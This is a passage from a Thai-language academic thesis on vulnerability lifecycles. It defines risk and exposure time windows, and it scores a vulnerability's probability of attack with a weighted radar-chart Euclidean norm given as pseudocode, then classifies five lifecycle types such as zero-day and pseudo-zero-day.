ซึ่งเป็นไปได้ว่ายังไม่ปรากฏตัวปิดจุดอ่อนออก

---

[1] วันที่บ่งชี้ว่าผลิตภัณฑ์นั้นล้าสมัยสามารถทราบได้จากวันที่ที่มีการประกาศจากเจ้าของผลิตภัณฑ์ (Vendor) ว่ายกเลิกสนับสนุนการให้ความช่วยเหลือในการแก้ปัญหาเกี่ยวกับการใช้งานซอฟต์แวร์ตัวนี้แล้ว เช่น ไมโครซอฟท์ประกาศยุติการให้ความช่วยเหลือและสนับสนุนการใช้งาน (Patch, Driver) สำหรับวินโดวส์ 98 และ NT 4.0 เมื่อเดือนมิถุนายน 2546 หรือ วันที่มีการออกรุ่นใหม่ที่เปลี่ยนแปลงที่สำคัญ (Major Version) ทำให้จุดอ่อนนั้นตายลงโดยปริยายเมื่อผู้ใช้ทำการปรับปรุงรุ่นของผลิตภัณฑ์

มา หรือ ผู้ดูแลระบบยังไม่ได้ทำการติดตั้งตัวปิดจุดอ่อนนี้ ซึ่งมีผลทำให้โอกาสถูกโจมตีผ่านจุดอ่อนนี้สูงขึ้นตามไปด้วย ในงานวิจัยนี้ได้แบ่งช่วงอายุของจุดอ่อนออกเป็น 3 ช่วงอายุ คือ

- **ช่วงหนุ่ม** (Young) เป็นจุดอ่อนที่มีอายุน้อยกว่า 1 ปี
- **ช่วงปกติ** (Normal) เป็นช่วงอายุระหว่าง 1 - 3 ปี
- **ช่วงแก่** (Old) เป็นจุดอ่อนที่มีอายุมากกว่า 3 ปีขึ้นไป

3.7.2 ช่วงเวลานับจากการปรากฏชุดคำสั่งโจมตีแบบอัตโนมัติจนถึงการออกรุ่นของผลิตภัณฑ์เพื่อแก้ไขจุดอ่อน

เมื่อมีการค้นพบจุดอ่อนใหม่เกิดขึ้นนับได้ว่าเป็นช่วงเวลาที่มีความเสี่ยงเกิดขึ้นแล้ว แต่ทั้งนี้ขึ้นกับลำดับของการเกิดเหตุการณ์ในวัฏจักร กล่าวคือ หากเหตุการณ์ในขั้นตอนการปรากฏชุดคำสั่งโจมตีแบบอัตโนมัติเกิดขึ้นก่อนขั้นตอนการออกรุ่นของผลิตภัณฑ์เพื่อแก้ไขจุดอ่อนและหากมีการเผยแพร่ชุดคำสั่งเหล่านั้นไว้ในบัญชีจ่าหน้า โอกาสจะสูงที่นักเล่นสคริปต์ หรือ แฮ็กเกอร์นำชุดคำสั่งเหล่านั้นไปเอื้อประโยชน์ในการโจมตี ดังนั้น ช่วงเวลาการปรากฏชุดคำสั่งโจมตีแบบอัตโนมัติจนถึงการออกรุ่นของผลิตภัณฑ์เพื่อแก้ไขจุดอ่อน จึงมีผลกระทบกับโอกาสถูกโจมตี ช่วงดังกล่าวสามารถเขียนได้ ดังนี้

$$time_{patch} - time_{exploitability}$$

เมื่อนำค่า “วันที่” ของเหตุการณ์ทั้งสองมาลบกัน จะทำให้ได้ช่วงเวลาที่ในงานวิจัยนี้ เรียกว่า “ช่วงเวลาความเสี่ยง” (risk windows) ซึ่งได้จัดแบ่งช่วงเวลาไว้ 3 ช่วง คือ

- **ช่วงเวลาความเสี่ยงสูง (High)** เมื่อมีค่ามากกว่าหรือเท่ากับ 20 วัน หรือ เมื่อค่า $time_{patch}$ มีค่าเป็น Null (พิจารณาจากวันที่หาค่า POA) แสดงว่า เหตุการณ์การปรากฏชุดคำสั่งโจมตีแบบอัตโนมัติเกิดขึ้นก่อนที่จะมีตัวปิดจุดอ่อนมากกว่า 20 วัน หรือ ยังไม่มีตัวปิดจุดอ่อนเกิดขึ้น
- **ช่วงเวลาความเสี่ยงปานกลาง (Medium)** เมื่อมีค่าอยู่ในช่วง 0 – 20 วัน แสดงว่าเหตุการณ์การปรากฏชุดคำสั่งเกิดขึ้นก่อนที่ตัวปิดจุดอ่อนจะถูกสร้างออกมาไม่เกิน 20 วัน
- **ช่วงเวลาความเสี่ยงต่ำ (Low)** เมื่อมีค่าน้อยกว่า 0 วัน หรือ ค่าของ $time_{exploitability}$ มีค่าเป็น Null แสดงว่า เหตุการณ์การออกรุ่นของผลิตภัณฑ์เพื่อแก้ไขจุดอ่อนเกิดขึ้นก่อนเหตุการณ์การปรากฏชุดคำสั่ง หรือ จุดอ่อนนี้ไม่ปรากฏเหตุการณ์การปรากฏชุดคำสั่งอัตโนมัติในจุดอ่อนนั้นเลย

หมายเหตุ: การแบ่งช่วงค่าของเวลาไว้ที่ 20 วัน เนื่องจาก ในงานวิจัยนี้ได้มีการหาค่าเฉลี่ย (Average) ของการเกิดเหตุการณ์การปรากฏชุดคำสั่งโจมตีแบบอัตโนมัติ กับ การออกรุ่นของผลิตภัณฑ์เพื่อแก้ไขจุดอ่อน หรือ $time_{patch}$– $time_{exploitability}$ จากกลุ่มตัวอย่างจุดอ่อนในงานวิจัยนี้ พบว่ามีค่าเท่ากับ 20 วัน

3.7.3 ช่วงเวลานับจากการเผยแพร่รายละเอียดจุดอ่อนสู่สาธารณชนเป็นวงกว้างจนถึงการออกรุ่นของผลิตภัณฑ์เพื่อแก้ไขจุดอ่อน

เมื่อมีเหตุการณ์ถูกโจมตีแบบที่เรียกว่า ซีโร่เดย์แอทแทค โดยมากเหตุการณ์นั้นจะตกเป็นข่าวในเว็บไซต์ข่าวต่างๆ ลำดับของการเกิดเหตุการณ์ทั้ง 2 ในวัฏจักรชีวิตของจุดอ่อนนี้ สามารถบ่งบอกได้ว่าจุดอ่อนในระบบนี้มีขนาดของช่วงเวลาโอกาสเสี่ยงภัยในระดับใด กล่าวคือ ถ้าหากมีการโจมตีจากผู้บุกรุกทำให้ระบบได้รับความเสียหายหรือการโจมตีนั้นลุกลามไปในวงกว้าง โดยที่ยังไม่มีตัวปิดจุดอ่อนเผยแพร่ออกมาให้กับผู้ใช้สำหรับติดตั้งเพื่อป้องกันระบบ ณ ขณะนั้นได้ โดยเจ้าของผลิตภัณฑ์สามารถสร้างตัวปิดจุดอ่อนได้หลังจากที่ปรากฏเหตุการณ์โจมตีเกิดขึ้นแล้ว ทำให้ช่วงระยะเวลาระหว่างที่รอให้มีตัวปิดจุดอ่อนเผยแพร่ออกมานั้นเป็นช่วงที่ระบบมีโอกาสเสี่ยงภัยของการถูกโจมตีได้โดยง่าย ช่วงค่าดังกล่าว คือ

$$time_{patch} - time_{publicity}$$

เมื่อนำค่าวันที่ใน 2 เหตุการณ์ดังกล่าวมาลบกัน จะได้ค่าวันที่ในหน่วย “วัน” ที่ระบุได้ว่าจุดอ่อนในระบบนี้มีระดับของช่วงเวลาโอกาสเสี่ยงภัยในค่าใด ในงานวิจัยนี้ได้ทำการแบ่งระดับของช่วงเวลาโอกาสเสี่ยงภัย ไว้ 3 ระดับ คือ


- **ช่วงเวลาโอกาสเสี่ยงภัยระดับสูง (High)** เมื่อ $time_{patch} - time_{publicity}$ มีค่ามากกว่าหรือเท่ากับ 80 วัน หรือ ค่า $time_{patch}$ มีค่าเป็น Null แสดงว่า จุดอ่อนนี้ถูกค้นพบและโจมตีจนเกิดเหตุการณ์ที่ถูกประกาศไว้ในเว็บไซต์ข่าว เพื่อให้ผู้ใช้ได้ทราบถึงเหตุการณ์และเฝ้าระวัง แต่ขณะนั้นยังไม่มีตัวปิดจุดอ่อนสำหรับติดตั้งเผยแพร่ออกมา ซึ่งจะมีผลต่อโอกาสที่ระบบจะถูกโจมตีในระดับสูง
- **ช่วงเวลาโอกาสเสี่ยงภัยระดับปานกลาง (Medium)** เมื่อ $time_{patch} - time_{publicity}$ มีค่าอยู่ในช่วง 0 – 80 วัน แสดงว่า มีเหตุการณ์การโจมตีผ่านจุดอ่อนนั้นเกิดขึ้น และภายใน 80 วัน เจ้าของผลิตภัณฑ์ก็สามารถสร้างตัวปิดจุดอ่อนเพื่อเผยแพร่ให้กับผู้ใช้ได้ ซึ่ง มีผลต่อโอกาสที่ระบบจะถูกโจมตีในระดับปานกลาง
- **ช่วงเวลาโอกาสเสี่ยงภัยระดับต่ำ (Low)** เมื่อ $time_{patch} - time_{publicity}$ มีค่าน้อยกว่า 0 วัน หรือ ค่า $time_{publicity}$ มีค่าเป็น Null แสดงว่า จุดอ่อนนี้มีตัวปิดจุดอ่อนเกิดขึ้นก่อน

เหตุการณ์ถูกโจมตี หรือ จุดอ่อนนี้ยังไม่ถูกโจมตีในวงกว้าง (จนทำให้ตกเป็นข่าว) ซึ่งมีผลต่อโอกาสที่ระบบจะถูกโจมตีในระดับต่ำ

หมายเหตุ: การแบ่งช่วงค่าของเวลาไว้ที่ 80 วัน เนื่องจาก ในงานวิจัยนี้ได้มีการหาค่าเฉลี่ย (Average) ของการปรากฏเหตุการณ์ถูกโจมตีจนตกเป็นข่าวในวงกว้าง กับ การออกรุ่นของผลิตภัณฑ์เพื่อแก้ไขจุดอ่อน หรือ $time_{patch} - time_{publicity}$ จากกลุ่มตัวอย่างจุดอ่อนในงานวิจัยนี้พบว่ามีค่าเท่ากับ 80 วัน

3.8 การวิเคราะห์โอกาสถูกโจมตีด้วยแผนภูมิแบบเรดาร์

ในงานวิจัยนี้ได้นำแผนภูมิแบบเรดาร์ (radar chart) [12] มาใช้ในการแสดงผลโดยนำปัจจัยที่มีผลกระทบต่อโอกาสที่จุดอ่อนหนึ่งจะถูกโจมตี ดังที่ได้มีการวิเคราะห์มาในข้างต้นแล้วมาสร้างเป็นแกนในแผนภูมิทั้งสิ้นจำนวน 8 แกน ได้แก่ Risk Window, Publicity, Exposure window, Exploitability, Patch, Disclosure, Popularity in SW และ Age ตามที่ได้นิยามไว้ในหัวข้อ 3.5 – 3.7 โดยในแต่ละแกนจะนำระดับของปัจจัยที่วิเคราะห์ไว้ข้างต้นมากำหนดค่าลงบนแกน ซึ่งแต่ละแกนจะมีค่าระดับของปัจจัยเป็น 1, 2 และ 3 ตามลำดับ เพื่อนำไปใช้ในการวิเคราะห์หาค่าโอกาสถูกโจมตีต่อไป การกำหนดค่าลงบนแกนได้นำปัจจัยที่มีผลต่อโอกาสถูกโจมตีสูงมาไว้ที่ระดับ 3 ค่าระดับ 2 และ 1 ตามลำดับ ตลอดจนการกำหนดค่าแกนในแผนภูมิได้พิจารณาถึงปัจจัยที่มีผลสูงต่อการเอื้อประโยชน์ต่อการโจมตี โดยนำเสนอไว้ส่วนบนของแผนภูมิ 3 ปัจจัย คือ Risk window, Publicity และ Exposure window ดังรูปที่ 3.10



รูปที่ 3.10 แผนภูมิแบบเรดาร์แสดงปัจจัยที่มีผลต่อโอกาสถูกโจมตี

รายละเอียดของขั้นตอนการนำระดับของแต่ละปัจจัยมาวาดค่าแกนบนแผนภูมิแบบเรดาร์เพื่อให้สามารถเข้าใจได้ง่าย โดยสามารถเขียนให้อยู่ในรูปของตารางที่ 3.4

ตารางที่ 3.4 การนำระดับของแต่ละปัจจัยมาวาดค่าแกนบนแผนภูมิแบบเรดาร์

กำหนดให้ วงรอบในสุดของแผนภูมิเรดาร์ มีผลต่อค่าโอกาสถูกโจมตีต่ำ มีค่าเท่ากับ 1

วงรอบที่สองบนแผนภูมิเรดาร์ มีผลต่อค่าโอกาสถูกโจมตีปานกลาง มีค่าเท่ากับ 2

วงรอบนอกสุดของแผนภูมิเรดาร์ มีผลต่อค่าโอกาสถูกโจมตีสูง มีค่าเท่ากับ 3

ที่	ปัจจัย	วาดค่าแกนวงในสุดบนแผนภูมิ	วาดค่าแกนวงรอบที่ 2 บนแผนภูมิ	วาดค่าแกนวงรอบนอกสุดบนแผนภูมิ
1	Risk window	$t_{pa} - t_{ec} < 0$ or t_{ec} = NULL	$t_{pa} - t_{ec}$ = 0 - 20	$t_{pa} - t_{ec} > 20$ or t_{pa} = NULL
2	Publicity	Specific in special group	Official announcement	Wide spread
3	Exposure window	$t_{pa} - t_{pb} < 0$ or t_{pb} = NULL	$t_{pa} - t_{pb}$ = 0 - 80	$t_{pa} - t_{pb} \geq 80$ or t_{pa} = NULL
4	Exploitability	Unknown (UK)	Unavailable (UA)	Available (AV)
5	Patch	Available (AV)	Semi-available (Semi-AV)	Unavailable (UA)
6	Disclosure	Overview	Generic	Detail
7	Popularit of SW	Market share = 1-30%	Market share = 31-59%	Market share = 60-100%
8	Vulnerability age	> 3 years (Old)	Between 1 – 3 years (Normal)	< 1 year (Young)

3.8.1 การวิเคราะห์โอกาสถูกโจมตีจากแผนภูมิแบบเรดาร์

ในงานวิจัยนี้ได้นำจุดอ่อนมาวาดลงบนแผนภูมิแบบเรดาร์และใช้สูตรการหาค่านอร์มของยูคลิด (Euclidean norm) ในการคำนวณเพื่อหาความยาวของส่วนของเส้นตรงที่มีทิศทางแทนเวกเตอร์นั้น โดยวัดจากจุดเริ่มต้นถึงจุดปลายของเวกเตอร์ที่ได้จากแกนบนแผนภูมิแบบเรดาร์ จากบทนิยามของการหาค่านอร์มของยูคลิด [11] กล่าวว่า

ให้ V = (v_1, v_2, …, v_n) คือเวกเตอร์ใน R_n นอร์มของยูคลิดหรือ 2-นอร์ม ของ V คือ ค่าจำนวนจริงที่ไม่เป็นค่าลบ || V || เขียนในรูปของ

$$\| V \| = \sqrt{V_1^2 + V_2^2 + V_3^2 + ... + V_n^2}$$

จากนิยามข้างต้นเมื่อนำประยุกต์ใช้ในงานวิจัยนี้ ทำให้ได้โครงสร้างของจุดอ่อนที่สามารถเขียนให้อยู่ในรูปของเวกเตอร์ที่แทนปัจจัยที่มีผลกระทบต่อโอกาสถูกโจมตี ได้ดังนี้

$$\|C\| = \sqrt{\sum_{i=1}^{8} F_i^2} \qquad (1)$$

โดยที่ *C* คือ โอกาสถูกโจมตีผ่านจุดอ่อน

i คือ ลำดับของแกนบนแผนภูมิเรดาร์

F_i คือ ปัจจัยที่วาดค่าลงบนแกนลำดับที่ i

งานวิจัยนี้ได้ถ่วงค่าน้ำหนักให้กับปัจจัย (Weighted factor) [19] เป็นตัวแปรเสริมเพื่อเน้นย้ำค่านำเข้าเมื่อทำการคำนวณศักยภาพของการถูกโจมตีที่มีความสำคัญกับจุดอ่อนที่มีคุณลักษณะก่อให้เกิดโอกาสถูกโจมตีมีแต้มคะแนนเด่นชัดขึ้น โดยที่ค่าน้ำหนักในปัจจัยกำหนดในรูป W = [w_1, w_2, …w_n] ในการกำหนดค่าน้ำหนักของปัจจัยได้ใช้ค่าดัชนีของ k ที่เป็นค่าความจริงสูงสุดสำหรับแกน i ในงานวิจัยนี้ได้ทำการถ่วงน้ำหนักให้กับ 3 ปัจจัย คือ Risk window, Publicity และ Exposure window เฉพาะจุดอ่อนที่มีอายุน้อยกว่า 3 ปี พิจารณาจากสูตรที่ (2)

$$\|C\| = \sqrt{\sum_{i=1}^{8} W_i (F_i)^2} \qquad (2)$$

โดยที่ W_i คือ น้ำหนักที่ให้กับปัจจัย F_i สำหรับจุดอ่อนที่มีอายุน้อยกว่า 3 ปี

3.8.2 อัลกอริทึมแสดงเกณฑ์การถ่วงค่าน้ำหนักให้กับปัจจัย

เพื่อให้สามารถเข้าใจเกณฑ์ในการถ่วงน้ำหนักให้กับปัจจัย โดยประยุกต์ใช้สูตรการหาค่านอร์มของยูคลิดเพื่อหาขนาดของเวกเตอร์บนแผนภูมิแบบเรดาร์ สามารถอธิบายได้ด้วยอัลกอริทึมที่ 3 ดังนี้

อัลกอริทึมที่ 3 การประยุกต์ใช้สูตรการหาขนาดเวกเตอร์บนแผนภูมิแบบเรดาร์ผ่านเกณฑ์การให้ค่าน้ำหนักปัจจัย

1: C, W, i, $||C||$ = 0

2: Risk window = 0

3: Exposure window = 0

4: for i = 1 to 8

5: Case i=1: Risk window

6: If Vulnerability age <= 3 years then

7: W = 3

8: else

9: W = 1

10: end if

11: Case Risk window = $time_{patch}$ – $time_{exploitability}$

12: Risk window > 20 days or $time_{patch}$ = NULL

13: F = 3

14: Risk window between 0 – 20 days

15: F = 2

16: Risk window < 0 day or $time_{exploitability}$ = NULL

17: F = 1

18: End case Risk window

19: Case i=2: Publicity

21: If Vulnerability age <= 3 years then

22: W = 3

23: else

24: W = 1

25: End if

26: Case Publicity value

28: Publicity = Wide spread

29: F = 3

30: Publicity = Official

31: F = 2

32: Publicity = Specific

33: F = 1

34: End case Publicity value

35: Case i=3: Exposure window

36: If Vulnerability age <= 3 years then

37: W = 3

38: else

39: W = 1

40: end if

41: Case Exposure window = $time_{patch} - time_{publicity}$

42: Exposure window > 80 days or $time_{patch}$ = NULL

43: F = 3

44: Exposure window between 0 – 80 days

45: F = 2

46: Exposure window < 0 day or $time_{publicity}$ = NULL

47: F = 1

48: End case Exposure window

49: Case i=4: Exploitability

50: W = 1

51: Case Exploitability value

52: Exploitability value = Available

53: F = 3

54: Exploitability value = Unavailable

55: F = 2

56: Exploitability value = Unknown

57: F = 1

58: End case Exploitability value

59: Case i=5: Patch

60: W = 1

```
61:         Case Patch value
62:             Patch value = Unavailable
63:                 F = 3
64:             Patch value = Semi-available
65:                 F = 2
66:             Patch value = Available
67:                 F = 1
67:         End case Patch value
68:   Case i = 6: Disclosure
69:         W = 1
70:         Case Disclosure value
71:             Disclosure value = Detail
72:                 F = 3
73:             Disclosure value = Generic
74:                 F = 2
75:             Disclosure value = Overview
76:                 F = 1
77:         End case Disclosure value
78:   Case i = 7: Popularity of SW
79:         W = 1
80:         Case Popularity value
81:             Popularity value = 60 – 100 %
82:                 F = 3
83:             Popularity value = 31 – 59 %
84:                 F = 2
85:             Popularity value = 0 – 30 %
86:                 F = 1
87:         End case Popularity value
88:   Case i = 8: Age of vulnerability
89:         W = 1
90:         Case Age value
```

91: Age value < 1 year

92: F = 3

93: Age value = 1 -3 years

94: F = 2

95: Age value > 3 years

96: F = 1

97: End case Age value

98: End case i

99: $C = C + W(F^2)$

100: End for

101: $\| C \| = \sqrt{C}$

3.8.3 การแปลงข้อมูลให้เป็นบรรทัดฐาน

เมื่อทำการคำนวณค่าขนาดของเวกเตอร์บนแผนภูมิแบบเรดาร์ตามสมการที่ (1) และ (2) ทำให้ได้ค่าขนาดของตัวแทนที่มีน้อยที่สุดและค่ามากที่สุด เป็น 2.83 และ 11.22 ตามลำดับ ในงานวิจัยนี้ได้ทำให้ค่าขนาดของเวกเตอร์เป็นบรรทัดฐาน (Normalized) ในช่วง 0 ถึง 1 โดยผ่านสูตรการหาค่าบรรทัดฐานต่ำสุด-สูงสุด (Min-max normalization) [29] ดังนี้

$$POA = \frac{\|C\| - Min\_radar}{Max\_radar - Min\_radar} \qquad (3)$$

โดยที่ *Min_radar* คือ ขนาดของตัวแทนเวกเตอร์ที่มีต่ำสุด

Max_radar คือ ขนาดของตัวแทนเวกเตอร์ที่มีสูงสุด

POA คือ ค่าใหม่ที่ผ่านการแปลงให้เป็นบรรทัดฐาน หรือ ***ค่าโอกาสถูกโจมตี***

ค่า POA นี้สามารถนำไปใช้ตอบคำถามต่างๆ เกี่ยวเนื่องกับความเสี่ยงเนื่องจากจุดอ่อนได้ในหลายแง่มุม โดยในงานวิจัยนี้กำหนดคำถามพื้นฐานไว้ 8 ข้อด้วยกัน คือ

1. ช่วงเวลาโอกาสความเสี่ยงของจุดอ่อนนี้อยู่ในระดับใด
2. มีการนำชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติของจุดอ่อนนี้ไปใช้ จนเกิดเหตุการณ์ที่ปรากฏให้ทราบถึงการถูกโจมตีในวงกว้างหรือไม่
3. ช่วงเวลาโอกาสเสี่ยงภัยของจุดอ่อนนี้อยู่ในระดับใด

4. ชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติสำหรับการโจมตีอยู่ในสภาพพร้อมใช้งานและเผยแพร่เป็นวงกว้างหรือไม่
5. ตัวปิดจุดอ่อนที่เผยแพร่แก่ผู้ใช้งานในระดับใด
6. ข้อมูลรายละเอียดทางเทคนิคของจุดอ่อนนี้อยู่ในสภาพพร้อมใช้หรือไม่ หรือ มีรายละเอียดทางเทคนิคมากเพียงใดที่สามารถเอื้อประโยชน์ในการใช้เป็นข้อมูลสำหรับการโจมตี
7. ผลิตภัณฑ์ที่ได้รับผลกระทบจากจุดอ่อนนี้มีจำนวนผู้ใช้เป็นวงกว้างหรือไม่
8. จุดอ่อนนี้เกิดขึ้นเป็นระยะเวลานานเท่าใด

จากการรวบรวมข้อมูล “วันที่” ที่ปรากฏในวัฏจักรชีวิตจุดอ่อนจากแหล่งข้อมูลต่างๆ เพื่อศึกษาถึงลักษณะของวัฏจักรชีวิตที่มีหลายรูปแบบ การวิเคราะห์ถึงปัจจัยที่มีผลต่อโอกาสถูกโจมตีผ่านจุดอ่อนหนึ่งๆ ที่มีความสัมพันธ์กับช่วงชีวิตของจุดอ่อน ตลอดจนการนำเสนอโอกาสถูกโจมตีด้วยแผนภูมิแบบเรดาร์เพื่อให้ง่ายต่อความเข้าใจ โดยการหาค่านอร์มของยูคลิดเพื่อหาขนาดของเวกเตอร์บนแผนภูมิแบบเรดาร์ ซึ่งมีการถ่วงค่าน้ำหนักให้กับปัจจัยที่มีผลโดยตรงกับการเอื้อประโยชน์จากจุดอ่อนนั้น เมื่อทำการแปลงค่าให้เป็นบรรทัดฐานแล้วทำให้ทราบค่าโอกาสถูกโจมตีในรูปของตัวเลขช่วง 0 ถึง 1 ได้ ในบทต่อไป จะเป็นผลของการศึกษาวัฏจักรชีวิตของจุดอ่อนที่ผ่านมา การวิเคราะห์ข้อมูลทางสถิติจำแนกตามรูปแบบวัฏจักรชีวิตจุดอ่อน และวิเคราะห์ผลการให้ค่าโอกาสถูกโจมตีของจุดอ่อน

บทที่ 4

ผลการวิจัย

ในบทนี้จะกล่าวถึงผลที่ได้จากการวิจัยที่มาจากการศึกษาลักษณะวัฏจักรชีวิตของจุดอ่อนจากกลุ่มข้อมูลที่เก็บได้ และการวิเคราะห์ทางสถิติจำแนกตามรูปแบบวัฏจักรชีวิต

4.1 รูปแบบวัฏจักรชีวิตของจุดอ่อน

จากการศึกษาและเก็บรวบรวมข้อมูลในขั้นตอนวัฏจักรชีวิต 5 ขั้นตอน คือ ขั้นตอนการค้นพบจุดอ่อน (discovery) ขั้นตอนการเปิดเผยจุดอ่อน (disclosed) ขั้นตอนการออกรุ่นของผลิตภัณฑ์เพื่อแก้ไขจุดอ่อน (patch release) ขั้นตอนการเผยแพร่จุดอ่อนสู่สาธารณชนเป็นวงกว้าง (publicity) และขั้นตอนการมีโปรแกรมคำสั่งสำหรับโจมตีจุดอ่อน (exploitability) ทำให้สามารถแยกรูปแบบของวัฏจักรชีวิตจุดอ่อนได้ โดยพิจารณาตามลักษณะการเกิดชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติสำหรับการโจมตีและเหตุการณ์ที่บ่งชี้ว่ามีการถูกโจมตีเกิดขึ้นแล้ว ทั้งนี้ การสร้างชุดคำสั่งหรือโปรแกรมแบบอัตโนมัตินี้เอื้อประโยชน์ต่อผู้โจมตี ในงานวิจัยนี้จึงทำการจำแนกรูปแบบวัฏจักรชีวิตของจุดอ่อนออกเป็น 5 รูปแบบ คือ

1. วัฏจักรชีวิตแบบที่มีการโจมตีอย่างเฉียบพลัน (Zero day attack life cycle – ZDA)
2. วัฏจักรชีวิตแบบที่มีการโจมตีเสมือนเฉียบพลัน (Pseudo-zero day attack life cycle – PZDA)
3. วัฏจักรชีวิตแบบที่มีศักยภาพในการพัฒนาเป็นการโจมตีเสมือนเฉียบพลัน (Potential of Pseudo zero-day attack life cycle – PPZDA)
4. วัฏจักรชีวิตแบบที่มีศักยภาพในการถูกโจมตี (Potential of attack life cycle – POA-LC)
5. วัฏจักรชีวิตแบบเฉื่อย (Passive attack life cycle – PA-LC)

รายละเอียดของแต่ละรูปแบบวัฏจักรชีวิตจุดอ่อน สามารถอธิบายและยกตัวอย่างประกอบได้ดังนี้

4.1.1 แบบการโจมตีอย่างเฉียบพลัน (Zero day attack - ZDA)

เป็นรูปแบบของวัฏจักรชีวิตจุดอ่อนที่จุดอ่อนนั้นมีการนำไปสร้างเป็นคำสั่งหรือโปรแกรมแบบอัตโนมัติสำหรับโจมตีระบบคอมพิวเตอร์เป้าหมายในวันเดียวกับที่มีการค้นพบและสร้างคำสั่งเสร็จ โดยไม่มีการประกาศหรือแจ้งเตือนถึงการค้นพบจุดอ่อนนั้นให้กับสาธารณชนได้ทราบก่อน รวมถึงเจ้าของผลิตภัณฑ์ก็ไม่ทราบถึงการเกิดขึ้นของจุดอ่อนนั้นในผลิตภัณฑ์ของตนเช่นกัน จึงยังไม่มีการสร้างตัวปิดจุดอ่อนเกิดขึ้น โดยมากแล้วจุดอ่อนที่อยู่ในวัฏจักรแบบนี้มักจะถูกค้นพบจาก

แฮ็กเกอร์เพียงไม่กี่คน และข้อมูลจุดอ่อนนี้จะทราบเฉพาะกลุ่มคนเพียงบางกลุ่มเท่านั้น จนกระทั่งเมื่อมีการโจมตีเกิดขึ้นแล้วจึงมีขั้นตอนอื่นในวัฏจักรเกิดขึ้นตามมาภายหลัง

ลักษณะของวันที่เกิดในแต่ละขั้นตอนของวัฏจักรเกิดขึ้นอย่างรวดเร็วมากเพียง 1-2 วันเท่านั้น และการเผยแพร่ข่าวสารในลักษณะที่เป็นข่าวสาร (News) ที่บุคคลทั่วไปสามารถทราบการเกิดเหตุการณ์นี้ได้ เนื่องจากผลกระทบที่เกิดจากการโจมตีในรูปแบบนี้จะเกิดผลกระทบเป็นวงกว้างทั่วโลก เช่น การเกิดหนอนอินเทอร์เน็ตที่สามารถกระจายตัวไปยังระบบคอมพิวเตอร์ทั่วโลกได้ภายในเวลา 1 วัน

4.1.2 **แบบการโจมตีเสมือนเฉียบพลัน** (Pseudo-zero day attack - PZDA)

เป็นรูปแบบวัฏจักรชีวิตของจุดอ่อนที่มีการโจมตีด้วยคำสั่งหรือโปรแกรมแบบอัตโนมัติไปยังระบบคอมพิวเตอร์ทั่วโลก ทำให้เกิดความเสียหายต่อระบบเป็นอย่างมาก แต่ทว่าความเสียหายที่เกิดขึ้นนั้นจะเกิดขึ้นเฉพาะระบบที่ผู้ดูแลระบบมิได้ทำการติดตั้งตัวปิดจุดอ่อนที่เผยแพร่จากเจ้าของผลิตภัณฑ์แล้ว แต่ข่าวที่ปรากฏออกมานั้นดูเสมือนว่าการโจมตีด้วยชุดคำสั่งหรือโปรแกรมเกิดขึ้นก่อนที่จะมีตัวปิดจุดอ่อนออกมา

4.1.3 **แบบมีศักยภาพในการพัฒนาเป็นการโจมตีเสมือนเฉียบพลัน** (Potential of pseudo zero-day attack - PPZDA)

เป็นจุดอ่อนที่มีลักษณะเดียวกับวัฏจักรแบบการโจมตีเสมือนเฉียบพลัน (PZDA) แต่ยังไม่ปรากฏเหตุการณ์ถูกโจมตี โดยมีศักยภาพที่จะถูกนำไปใช้ประโยชน์สำหรับการโจมตีได้ เนื่องจากปรากฏชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติเผยแพร่อยู่ตามเว็บไซต์แล้ว แต่ขณะเดียวกันผู้ผลิตได้สร้างตัวปิดจุดอ่อนเผยแพร่ไว้แล้วเช่นกัน ทำให้จุดอ่อนนี้อยู่ในลักษณะพร้อมเอื้ออำนวยต่อการโจมตีที่จะมีผลกระทบกับระบบที่ผู้ดูแลระบบมิได้ทำการติดตั้งตัวปิดจุดอ่อน

4.1.4 **แบบมีศักยภาพในการถูกโจมตี** (Potential of attack - POA)

เป็นจุดอ่อนที่มีศักยภาพในการถูกนำไปใช้ประโยชน์จากผู้โจมตีได้ เนื่องจาก เป็นจุดอ่อนที่ ณ ขณะนั้นมีการเปิดเผยรายละเอียดของจุดอ่อน ซึ่งรวมถึงคำสั่งหรือโปรแกรมแบบอัตโนมัติด้วย แต่เจ้าของผลิตภัณฑ์ยังไม่สามารถสร้างตัวปิดจุดอ่อนนี้ออกมาเผยแพร่ได้ ดังนั้น ช่วงเวลาดังกล่าวจุดอ่อนนี้จึงมีความน่าใช้มาก ทำให้โอกาสที่จุดอ่อนนี้จะถูกนำไปใช้ประโยชน์จากการโจมตีมากด้วยเช่นกัน ให้สังเกตว่าหากจุดอ่อนนี้ปรากฏเหตุการณ์การถูกโจมตี จะทำให้กลายเป็นจุดอ่อนแบบ ZDA ทันที ดังนั้น อาจพิจารณาได้ว่าวัฏจักรแบบนี้คือ แบบมีศักยภาพในการพัฒนาเป็นการโจมตีอย่างเฉียบพลัน (Potential of ZDA)

4.1.5 แบบเฉื่อย (Passive attack - PA)

เป็นรูปแบบวัฏจักรชีวิตของจุดอ่อนที่ไม่มีการสร้างโปรแกรมสำหรับใช้ในการโจมตี หรือโปรแกรมมิได้อยู่ในสภาพพร้อมใช้งานเพียงแต่มีการกล่าวถึงเท่านั้น

